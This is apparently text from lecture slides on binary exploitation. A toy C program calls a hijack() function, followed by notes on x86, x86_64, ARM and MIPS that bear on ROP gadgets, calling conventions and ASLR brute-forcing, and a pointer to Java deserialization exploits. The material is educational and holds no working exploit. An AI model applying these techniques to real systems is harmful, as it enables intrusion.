void func1(void) {
    puts("func1");
}

void func2(void) {
    puts("func2");
}

int main(void) {
    func1();
    func2();
    hijack();
    func1();
    return 0;
}
```

Outline

Modern Devices

Your laptop, your server:

- likely x86_64

Your phone, your tablet, maybe even your watch:

- probably ARM

Your router:

- probably MIPS
- maybe ARM somewhere in the future

Modern Devices

Your laptop, your server:

- likely x86_64

Your phone, your tablet, maybe even your watch:

- probably ARM

Your router:

- probably MIPS
- maybe ARM somewhere in the future

Modern Devices

Your laptop, your server:

- likely x86_64

Your phone, your tablet, maybe even your watch:

- probably ARM

Your router:

- probably MIPS
- maybe ARM somewhere in the future

About x86

- no instruction alignment (great for ROP Gadgets)
- lot of instructions
- instruction length varies (1 B to 15 B)
- `mov` is Turing Complete

About x86_64

- successor to x86
- also known as x64 or AMD64
- fastcall calling convention
  - first few arguments put into registers (`RDI`, `RSI`, `RDX`, `RCX`, `R8`, `R9`)
  - this makes ROP much easier
- more entropy for ASLR (hard to bruteforce)

About ARM

- used in *low power* devices
- smaller number of registers (though 32 bit)
- calling convention similar to fastcall (`r0`, `r1`, `r2`, `r3`)
- instructions can work on multiple registers at once
- special 16 bit mode (**THUMB**)
- cache not flushed automatically

Fin.

OMG finally...

“But I use Java!”

- http://twitter.com/java_monitor

"But I use Java!"

Don't worry, we got you covered.

There are lots of different exploits out there, which share some similarities.

Have a look at this: http://foxglovesecurity.com/2015/11/06/